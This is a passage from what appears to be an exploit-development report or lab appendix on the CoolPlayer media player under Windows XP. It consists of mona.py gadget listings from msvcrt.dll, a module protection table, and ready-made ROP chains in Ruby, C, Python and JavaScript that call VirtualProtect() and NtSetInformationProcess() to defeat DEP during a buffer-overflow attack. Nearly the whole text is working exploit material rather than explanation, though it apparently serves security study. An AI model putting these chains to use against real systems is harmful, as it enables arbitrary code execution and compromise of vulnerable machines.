(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c2ad56 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2ad87 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2ada7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b01b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b105 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b180 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b1bc : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b21c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b260 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b2e5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b30f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b390 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b3c0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b41c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b48e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b4d6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b56e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c2b63c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b6b8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b71f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b723 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b796 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b805 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b827 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b8c7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2b8e1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2ba99 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2baf7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bb3d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bc99 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bcad : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bd32 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bd6c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bd7c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c2bdfa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2be2c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2be34 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2be47 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2be72 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bf02 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bf66 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2bfc7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2c02d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2c039 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

APPENDIX I – ROP_CHAINS.TXT

```

-----
--
Module info :
-----
--
Base    | Top    | Size   | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename
& Path
-----
--

```

0x1a400000 0x1a532000 0x00132000 False True False False True 8.00.6001.18702
[urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
0x72d20000 0x72d29000 0x00009000 False True False False True 5.1.2600.5512
[wdmaud.drv] (C:\WINDOWS\system32\wdmaud.drv)
0x77b40000 0x77b62000 0x00022000 False True False False True 5.1.2600.5512
[apphelp.dll] (C:\WINDOWS\system32\apphelp.dll)
0x77a80000 0x77b15000 0x00095000 False True False False True 5.131.2600.5512
[CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
0x01740000 0x01a05000 0x002c5000 True True False False True 5.1.2600.5512
[xpsp2res.dll] (C:\WINDOWS\system32\xpsp2res.dll)
0x7c800000 0x7c8f6000 0x000f6000 False True False False True 5.1.2600.5512
[kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
0x5ad70000 0x5ada8000 0x00038000 False True False False True 6.00.2900.5512
[UxTheme.dll] (C:\WINDOWS\system32\UxTheme.dll)
0x77e70000 0x77f02000 0x00092000 False True False False True 5.1.2600.5512
[RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0x7c900000 0x7c9af000 0x000af000 False True False False True 5.1.2600.5512
[ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
0x769c0000 0x76a74000 0x000b4000 False True False False True 5.1.2600.5512
[USERENV.dll] (C:\WINDOWS\system32\USERENV.dll)
0x5dca0000 0x5de88000 0x001e8000 False True False False True 8.00.6001.18702
[iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
0x63000000 0x630e6000 0x000e6000 False True False False True 8.00.6001.18702
[WININET.dll] (C:\WINDOWS\system32\WININET.dll)
0x77fe0000 0x77ff1000 0x00011000 False True False False True 5.1.2600.5512
[Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
0x76390000 0x763ad000 0x0001d000 False True False False True 5.1.2600.5512
[IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
0x00400000 0x0049a000 0x0009a000 False False False False False -1.0-
[1901560.exe] (C:\Documents and Settings\Administrator\Desktop\CoolPlayer\CoolPlayer\1901560.exe)
0x774e0000 0x7761d000 0x0013d000 False True False False True 5.1.2600.5512
[ole32.dll] (C:\WINDOWS\system32\ole32.dll)
0x77f60000 0x77fd6000 0x00076000 False True False False True 6.00.2900.5512
[SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
0x773d0000 0x774d3000 0x00103000 False True False False True 6.0
[COMCTL32.dll] (C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll)
0x72d10000 0x72d18000 0x00008000 False False False False True 5.1.2600.0
[msacm32.drv] (C:\WINDOWS\system32\msacm32.drv)
0x763b0000 0x763f9000 0x00049000 False True False False True 6.00.2900.5512
[comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
0x76c90000 0x76cb8000 0x00028000 False True False False True 5.1.2600.5512
[IMAGEHLP.dll] (C:\WINDOWS\system32\IMAGEHLP.dll)
0x77bd0000 0x77bd7000 0x00007000 False True False False True 5.1.2600.5512
[midimap.dll] (C:\WINDOWS\system32\midimap.dll)
0x76c30000 0x76c5e000 0x0002e000 False True False False True 5.131.2600.5512
[WINTRUST.dll] (C:\WINDOWS\system32\WINTRUST.dll)

0x5b860000 0x5b8b5000 0x00055000 False True False False True 5.1.2600.5512
[NETAPI32.dll] (C:\WINDOWS\system32\NETAPI32.dll)
0x7c9c0000 0x7d1d7000 0x00817000 False True False False True 6.00.2900.5512
[SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0x73f10000 0x73f6c000 0x0005c000 False True False False True 5.3.2600.5512
[DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
0x77b20000 0x77b32000 0x00012000 False True False False True 5.1.2600.5512
[MSASN1.dll] (C:\WINDOWS\system32\MSASN1.dll)
0x76b20000 0x76b31000 0x00011000 False True False False True 3.05.2284
[ATL.DLL] (C:\WINDOWS\system32\ATL.DLL)
0x76fd0000 0x7704f000 0x0007f000 False True False False True 2001.12.4414.700
[CLBCATQ.DLL] (C:\WINDOWS\system32\CLBCATQ.DLL)
0x77be0000 0x77bf5000 0x00015000 False True False False True 5.1.2600.5512
[MSACM32.dll] (C:\WINDOWS\system32\MSACM32.dll)
0x77050000 0x77115000 0x000c5000 False True False False True 2001.12.4414.700
[COMRes.dll] (C:\WINDOWS\system32\COMRes.dll)
0x755c0000 0x755ee000 0x0002e000 False True False False True 5.1.2600.5512
[msctfime.ime] (C:\WINDOWS\system32\msctfime.ime)
0x74720000 0x7476c000 0x0004c000 False True False False True 5.1.2600.5512
[MSCTF.dll] (C:\WINDOWS\system32\MSCTF.dll)
0x77c00000 0x77c08000 0x00008000 False True False False True 5.1.2600.5512
[VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
0x76b40000 0x76b6d000 0x0002d000 False True False False True 5.1.2600.5512
[WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
0x77f10000 0x77f59000 0x00049000 False True False False True 5.1.2600.5512
[GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x77c10000 0x77c68000 0x00058000 False True False False True 7.0.2600.5512
[msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
0x7e410000 0x7e4a1000 0x00091000 False True False False True 5.1.2600.5512
[USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x77dd0000 0x77e6b000 0x0009b000 False True False False True 5.1.2600.5512
[ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
0x77920000 0x77a13000 0x000f3000 False True False False True 5.1.2600.5512
[SETUPAPI.dll] (C:\WINDOWS\system32\SETUPAPI.dll)
0x76990000 0x769b5000 0x00025000 False True False False True 5.1.2600.5512
[ntshrui.dll] (C:\WINDOWS\system32\ntshrui.dll)
0x00350000 0x00359000 0x00009000 True True False False True 6.0.5441.0
[Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)
0x77120000 0x771ab000 0x0008b000 False True False False True 5.1.2600.5512
[OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)

--

#####

Register setup for VirtualProtect() :

EAX = NOP (0x90909090)


```

ECX = lpOldProtect (ptr to W address)
EDX = NewProtect (0x40)
EBX = dwSize
ESP = IPAddress (automatic)
EBP = ReturnTo (ptr to jmp esp)
ESI = ptr to VirtualProtect()
EDI = ROP NOP (RETN)
--- alternative chain ---
EAX = ptr to &VirtualProtect()
ECX = lpOldProtect (ptr to W address)
EDX = NewProtect (0x40)
EBX = dwSize
ESP = IPAddress (automatic)
EBP = POP (skip 4 bytes)
ESI = ptr to JMP [EAX]
EDI = ROP NOP (RETN)
+ place ptr to "jmp esp" on stack, below PUSHAD
-----

```

ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :

*** [Ruby] ***

```
def create_rop_chain()
```

```

# rop chain generated with mona.py - www.corelan.be
rop_gadgets =
[
  #[---INFO:gadgets_to_set_ebp:---]
  0x77c54179, # POP EBP # RETN [msvcrt.dll]
  0x77c54179, # skip 4 bytes [msvcrt.dll]
  #[---INFO:gadgets_to_set_ebx:---]
  0x00000000, # [-] Unable to find gadget to put 00000201 into ebx
  #[---INFO:gadgets_to_set_edx:---]
  0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
  0x2cfe04a7, # put delta into eax (-> put 0x00000040 into edx)
  0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
  #[---INFO:gadgets_to_set_ecx:---]
  0x77c52832, # POP ECX # RETN [msvcrt.dll]
  0x77c5f5b0, # &Writable location [msvcrt.dll]
  #[---INFO:gadgets_to_set_edi:---]
  0x77c47a26, # POP EDI # RETN [msvcrt.dll]
  0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
  #[---INFO:gadgets_to_set_esi:---]
  0x77c2caa9, # POP ESI # RETN [msvcrt.dll]

```

```

0x77c2aacc, # JMP [EAX] [msvcrt.dll]
0x77c21d16, # POP EAX # RETN [msvcrt.dll]
0x77c11120, # ptr to &VirtualProtect() [IAT msvcrt.dll]
#[---INFO:pushad:---]
0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
].flatten.pack("V*")

```

```

return rop_gadgets

```

```

end

```

```

# Call the ROP chain generator inside the 'exploit' function :

```

```

rop_chain = create_rop_chain()

```

```

*** [ C ] ***

```

```

#define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);

int create_rop_chain(unsigned int *buf, unsigned int )
{
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
        #[---INFO:gadgets_to_set_ebp:---]
        0x77c54179, // POP EBP // RETN [msvcrt.dll]
        0x77c54179, // skip 4 bytes [msvcrt.dll]
        #[---INFO:gadgets_to_set_ebx:---]
        0x00000000, // [-] Unable to find gadget to put 00000201 into ebx
        #[---INFO:gadgets_to_set_edx:---]
        0x77c34fcd, // POP EAX // RETN [msvcrt.dll]
        0x2cfe04a7, // put delta into eax (-> put 0x00000040 into edx)
        0x77c4eb80, // ADD EAX,75C13B66 // ADD EAX,5D40C033 // RETN [msvcrt.dll]
        0x77c58fbc, // XCHG EAX,EDX // RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_ecx:---]
        0x77c52832, // POP ECX // RETN [msvcrt.dll]
        0x77c5f5b0, // &Writable location [msvcrt.dll]
        #[---INFO:gadgets_to_set_edi:---]
        0x77c47a26, // POP EDI // RETN [msvcrt.dll]
        0x77c47a42, // RETN (ROP NOP) [msvcrt.dll]
    }
}

```

```

//[---INFO:gadgets_to_set_esi:---]
0x77c2caa9, // POP ESI // RETN [msvcrt.dll]
0x77c2aacc, // JMP [EAX] [msvcrt.dll]
0x77c21d16, // POP EAX // RETN [msvcrt.dll]
0x77c11120, // ptr to &VirtualProtect() [IAT msvcrt.dll]
//[---INFO:pushad:---]
0x77c12df9, // PUSHAD // RETN [msvcrt.dll]
//[---INFO:extras:---]
0x77c354b4, // ptr to 'push esp // ret ' [msvcrt.dll]
};
if(buf != NULL) {
    memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
};
return sizeof(rop_gadgets);
}

// use the 'rop_chain' variable after this call, it's just an unsigned int[]
CREATE_ROP_CHAIN(rop_chain, );
// alternatively just allocate a large enough buffer and get the rop chain, i.e.:
// unsigned int rop_chain[256];
// int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #[---INFO:gadgets_to_set_ebp:---]
        0x77c54179, # POP EBP # RETN [msvcrt.dll]
        0x77c54179, # skip 4 bytes [msvcrt.dll]
        #[---INFO:gadgets_to_set_ebx:---]
        0x00000000, # [-] Unable to find gadget to put 00000201 into ebx
        #[---INFO:gadgets_to_set_edx:---]
        0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
        0x2cfe04a7, # put delta into eax (-> put 0x00000040 into edx)
        0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_ecx:---]
        0x77c52832, # POP ECX # RETN [msvcrt.dll]
        0x77c5f5b0, # &Writable location [msvcrt.dll]
        #[---INFO:gadgets_to_set_edi:---]
        0x77c47a26, # POP EDI # RETN [msvcrt.dll]
        0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
        #[---INFO:gadgets_to_set_esi:---]
        0x77c2caa9, # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc, # JMP [EAX] [msvcrt.dll]
        0x77c21d16, # POP EAX # RETN [msvcrt.dll]
    ]

```

```

0x77c11120, # ptr to &VirtualProtect() [IAT msvcrt.dll]
#[---INFO:pushad:---]
0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
]
return ".join(struct.pack('<l', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

```

*** [JavaScript] ***

```

//rop chain generated with mona.py - www.corelan.be
rop_gadgets = unescape(
    "" + // #[---INFO:gadgets_to_set_ebp:---] :
    "%u4179%u77c5" + // 0x77c54179 : ,# POP EBP # RETN [msvcrt.dll]
    "%u4179%u77c5" + // 0x77c54179 : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ebx:---] :
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find gadget to put 00000201 into ebx
    "" + // #[---INFO:gadgets_to_set_edx:---] :
    "%u4fcd%u77c3" + // 0x77c34fcd : ,# POP EAX # RETN [msvcrt.dll]
    "%u04a7%u2cfe" + // 0x2cfe04a7 : ,# put delta into eax (-> put 0x00000040 into edx)
    "%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
    "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ecx:---] :
    "%u2832%u77c5" + // 0x77c52832 : ,# POP ECX # RETN [msvcrt.dll]
    "%uf5b0%u77c5" + // 0x77c5f5b0 : ,# &Writable location [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%u7a26%u77c4" + // 0x77c47a26 : ,# POP EDI # RETN [msvcrt.dll]
    "%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_esi:---] :
    "%uca9%u77c2" + // 0x77c2caa9 : ,# POP ESI # RETN [msvcrt.dll]
    "%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
    "%u1d16%u77c2" + // 0x77c21d16 : ,# POP EAX # RETN [msvcrt.dll]
    "%u1120%u77c1" + // 0x77c11120 : ,# ptr to &VirtualProtect() [IAT msvcrt.dll]
    "" + // #[---INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    "" + // #[---INFO:extras:---] :
    "%u54b4%u77c3" + // 0x77c354b4 : ,# ptr to 'push esp # ret ' [msvcrt.dll]
    ""); // :

```

#####

Register setup for SetInformationProcess() :

EAX = SizeOf(ExecuteFlags) (0x4)
ECX = &ExecuteFlags (ptr to 0x00000002)
EDX = ProcessExecuteFlags (0x22)
EBX = NtCurrentProcess (0xffffffff)
ESP = ReturnTo (automatic)
EBP = ptr to NtSetInformationProcess()
ESI = <not used>
EDI = ROP NOP (4 byte stackpivot)

ROP Chain for SetInformationProcess() [(XP/2003 Server only)] :

*** [Ruby] ***

def create_rop_chain()

rop chain generated with mona.py - www.corelan.be
rop_gadgets =
[
 #[--INFO:gadgets_to_set_ebp:---]
 0x00000000, # [-] Unable to find gadgets to pickup the desired API pointer into ebp
 0x00000000, # [-] Unable to find ptr to &SetInformationProcess()
 #[--INFO:gadgets_to_set_edx:---]
 0x77c21d16, # POP EAX # RETN [msvcrt.dll]
 0x2cfe0489, # put delta into eax (-> put 0x00000022 into edx)
 0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
 0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
 #[--INFO:gadgets_to_set_ecx:---]
 0x77c36d3f, # POP ECX # RETN [msvcrt.dll]
 0x77c112cc, # &0x00000002 [msvcrt.dll]
 #[--INFO:gadgets_to_set_ebx:---]
 0x77c39ede, # POP EBX # RETN [msvcrt.dll]
 0xffffffff, # 0xffffffff-> ebx
 #[--INFO:gadgets_to_set_eax:---]
 0x77c36191, # SUB EAX,EAX # RETN [msvcrt.dll]
 0x77c23ae8, # INC EAX # RETN [msvcrt.dll]
 0x77c23ae8, # INC EAX # RETN [msvcrt.dll]
 0x77c23ae8, # INC EAX # RETN [msvcrt.dll]
 0x77c23ae8, # INC EAX # RETN [msvcrt.dll]
 #[--INFO:gadgets_to_set_edi:---]
 0x77c3048a, # POP EDI # RETN [msvcrt.dll]
 0x77c3048a, # skip 4 bytes [msvcrt.dll]
]

```

#[--INFO:pushad:---]
0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
].flatten.pack("V*")

```

```

return rop_gadgets

```

```

end

```

Call the ROP chain generator inside the 'exploit' function :

```

rop_chain = create_rop_chain()

```

```

*** [ C ] ***

```

```

#define CREATE_ROP_CHAIN(name, ...) \
int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
unsigned int name[name##_length / sizeof(unsigned int)]; \
create_rop_chain(name, ##__VA_ARGS__);

```

```

int create_rop_chain(unsigned int *buf, unsigned int )
{
// rop chain generated with mona.py - www.corelan.be
unsigned int rop_gadgets[] = {
//[--INFO:gadgets_to_set_ebp:---]
0x00000000, // [-] Unable to find gadgets to pickup the desired API pointer into ebp
0x00000000, // [-] Unable to find ptr to &SetInformationProcess()
//[--INFO:gadgets_to_set_edx:---]
0x77c21d16, // POP EAX // RETN [msvcrt.dll]
0x2cfe0489, // put delta into eax (-> put 0x00000022 into edx)
0x77c4eb80, // ADD EAX,75C13B66 // ADD EAX,5D40C033 // RETN [msvcrt.dll]
0x77c58fbc, // XCHG EAX,EDX // RETN [msvcrt.dll]
//[--INFO:gadgets_to_set_ecx:---]
0x77c36d3f, // POP ECX // RETN [msvcrt.dll]
0x77c112cc, // &0x00000002 [msvcrt.dll]
//[--INFO:gadgets_to_set_ebx:---]
0x77c39ede, // POP EBX // RETN [msvcrt.dll]
0xffffffff, // 0xffffffff-> ebx
//[--INFO:gadgets_to_set_eax:---]
0x77c36191, // SUB EAX,EAX // RETN [msvcrt.dll]
0x77c23ae8, // INC EAX // RETN [msvcrt.dll]
0x77c23ae8, // INC EAX // RETN [msvcrt.dll]
0x77c23ae8, // INC EAX // RETN [msvcrt.dll]
0x77c23ae8, // INC EAX // RETN [msvcrt.dll]
//[--INFO:gadgets_to_set_edi:---]

```

```

0x77c3048a, // POP EDI // RETN [msvcrt.dll]
0x77c3048a, // skip 4 bytes [msvcrt.dll]
//[---INFO:pushad:---]
0x77c12df9, // PUSHAD // RETN [msvcrt.dll]
};
if(buf != NULL) {
    memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
};
return sizeof(rop_gadgets);
}

// use the 'rop_chain' variable after this call, it's just an unsigned int[]
CREATE_ROP_CHAIN(rop_chain, );
// alternatively just allocate a large enough buffer and get the rop chain, i.e.:
// unsigned int rop_chain[256];
// int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #[---INFO:gadgets_to_set_ebp:---]
        0x00000000, # [-] Unable to find gadgets to pickup the desired API pointer into ebp
        0x00000000, # [-] Unable to find ptr to &SetInformationProcess()
        #[---INFO:gadgets_to_set_edx:---]
        0x77c21d16, # POP EAX # RETN [msvcrt.dll]
        0x2cfe0489, # put delta into eax (-> put 0x00000022 into edx)
        0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_ecx:---]
        0x77c36d3f, # POP ECX # RETN [msvcrt.dll]
        0x77c112cc, # &0x00000002 [msvcrt.dll]
        #[---INFO:gadgets_to_set_ebx:---]
        0x77c39ede, # POP EBX # RETN [msvcrt.dll]
        0xffffffff, # 0xffffffff-> ebx
        #[---INFO:gadgets_to_set_eax:---]
        0x77c36191, # SUB EAX,EAX # RETN [msvcrt.dll]
        0x77c23ae8, # INC EAX # RETN [msvcrt.dll]
        0x77c23ae8, # INC EAX # RETN [msvcrt.dll]
        0x77c23ae8, # INC EAX # RETN [msvcrt.dll]
        0x77c23ae8, # INC EAX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edi:---]
        0x77c3048a, # POP EDI # RETN [msvcrt.dll]
